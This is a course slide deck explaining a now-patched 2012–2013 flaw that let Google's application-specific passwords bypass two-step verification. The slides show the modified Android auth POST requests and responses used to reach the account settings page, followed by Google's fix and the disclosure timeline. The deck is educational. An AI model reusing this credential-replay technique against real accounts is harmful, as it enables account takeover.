

BYPASSING GOOGLE'S TWO-FACTOR AUTHENTICATION

CS558

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WHAT IS MULTI-FACTOR AUTHENTICATION?


- Authentication approach that requires two or more authentication factors
 - Knowledge factor (something the user knows)
 - Possession factor (something the user has)
 - Inherence factor (something the user is)



GOOGLE'S 2-STEP VERIFICATION (2SV)

- User's chosen password
 - Knowledge factor
- Code generated by Google and sent to a device owned by the user
 - Possession factor





THE FLAW

Google's Application Specific Passwords can Bypass 2-Step Verification

GOOGLE'S APPLICATION SPECIFIC PASSWORDS

Application-specific passwords

Some mobile or desktop applications that work outside of a browser aren't yet compatible with 2-step verification. These applications are hard-coded to ask for a username and password, and do not prompt for a verification code. If you want one of these applications to access your Google Account, you must enter an **application-specific password**, not your Google Account password, when asked for a password. [Learn more](#)

Generate new application-specific password

To create an application-specific password, enter the name of the application or device you will use it for:

1 (ex: "Android", "iPhone", "GoogleTalk/Pidgin client", "POP/IMAP", "Outlook - home computer", "Thunderbird", "Google TV", "Picasa desktop client")

2

Your application-specific passwords	Creation date	
Android Mail	Feb 8, 2011	[Revoke]
Outlook	Feb 8, 2011	[Revoke]

Application-specific password generated

You may now enter your new application-specific password into your application. For security reasons, it will not be displayed again:

3 **bmkf iujx wlvd scze**

Spaces don't matter.

You should need to enter this password only once - no need to memorize it.

Your application-specific passwords	Creation date	
Android Mail	Jul 7, 2011	[Revoke]
Outlook - Home	Jul 7, 2011	[Revoke]
4 AdWord Editor - Desktop	Jul 7, 2011	[Revoke] 5



GOOGLE'S APPLICATION SPECIFIC PASSWORDS

- Not exactly application specific
 - Once you generate an ASP for a specific application, that ASP can be used to access other applications
 - Can even be used to access privileged account interfaces



GOOGLE'S APPLICATION SPECIFIC PASSWORDS

- Google restricts browser based ASP use.
- However, automatic login feature is able to bypass this when using a linked device

Password:

Please use your account password instead of an application-specific password.

Stay signed in



GATHERING INFORMATION

- What we know:
 - Some Android devices use ASPs
 - Android devices are able to use automatic login feature
- What we can do:
 - Create an Android emulator instance that will link to a Google account
 - Monitor traffic between the emulator and Google's server

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
accountType=HOSTED_OR_GOOGLE&Email=user%40domain.com&has_permission=1&add_account=1&EncryptedPasswd=AFcb4...&service=ac2dm&source=android&androidId=3281f33679ccc6c6&device_country=us&operatorCountry=us&lang=en&sdk_version=17
```



GATHERING INFORMATION

- After connecting your device to Google's services, you can take advantage of the auto-login feature
- The POST request includes a URL that has a service parameter formatted like so:
- `weblogin:continue=url_encode(destination_url)`
- Response returns a URL to a Manage Account page

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
accountType=HOSTED_OR_GOOGLE&Email=user%40domain.com&has_permission=1&Token=1%2Ff1Hu...&service=weblogin%3Acontinue%3Dhttps%253A%252F%252Faccounts.google.com%252FmanageAccount&source=android&androidId=3281f33679ccc6c6&app=com.android.browser&client_sig=61ed377e85d386a8dfee6b864bd85b0bfaa5af81&device_country=us&operatorCountry=us&lang=en&sdk_version=17
```

Response:

```
Auth=https://accounts.google.com/MergeSession?args=continue%3Dhttps%253A%252F%252Faccounts.google.com%252FmanageAccount&uberauth=AP...&source=AndroidWebLogin
Expiry=0
```



EXPLOITING THE FLAW

- What do we need:
 - Username
 - Application Specific Password (ASP)
- Replace the EncryptedPasswd parameter from the POST request with an unencrypted Passwd parameter from the ClientLogin API.
- Set Passwd to the Application Specific Password (ASP)
- A response containing a valid Token is returned

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
accountType=HOSTED_OR_GOOGLE&Email=user%40domain.com&has_permission=1&add_account=1&Passwd=
xxxxxxxxxxxxxxxx&service=ac2dm&source=android&androidId=3281f33679ccc6c6&device_country=us&
operatorCountry=us&lang=en&sdk_version=17
```



EXPLOITING THE FLAW

- Copy the original POST request asking for a token
- Specify the service as the auto-login service
- Set the password as the unencrypted ASP
- The response containing the URL for the Account Management page is returned again!

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
device_country=us&accountType=HOSTED_OR_GOOGLER&androidId=3281f33679ccc6c6&Email=user%40domain.com&lang=en&service=weblogin%3Acontinue%3Dhttps%253A%2F%2Faccounts.google.com%2FManageAccount&source=android&Passwd=xxxxxxxxxxxxxxxx&operatorCountry=us&sdk_version=17&has_permission=1
```

Response:

```
Auth=https://accounts.google.com/MergeSession?args=continue%3Dhttps%253A%252F%252Faccounts.google.com%252FManageAccount&uberauth=AP...&source=AndroidWebLogin
Expiry=0
```



GOOGLE'S FIX

- Google now maintains a per-session state of how a user authenticated.
- If you log in using the URL with the weblogin service, you are not allowed to access any sensitive data (i.e. the account settings page)
- If you try accessing the account settings page, you'll be prompted to perform Google's 2-Step Verification



RESPONSIBLE DISCLOSURE

- July 16, 2012
 - Researchers at DuoSecurity, Craig Young, and numerous other discovered this flaw in and reported their findings to google.
- February 21, 2013
 - Google pushed a fix that prevents ASP-initiated sessions from accessing sensitive account information
- February 25, 2013
 - DuoSecurity publicly discloses their previous findings.



SOURCES

- <https://blog.duosecurity.com/2013/02/bypassing-googles-two-factor-authentication/>
- http://connect.ncircle.com/ncircle/attachments/ncircle/VERTBlog/173/1/CraigYong_BSidesSlides-2SV.pdf
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- http://en.wikipedia.org/wiki/Multi-factor_authentication
- <http://nelenkov.blogspot.com/2012/11/sso-using-account-manager.html>
- <http://jaxov.com/2011/05/clientlogin-secure-authentication-flaw-found-in-android/>

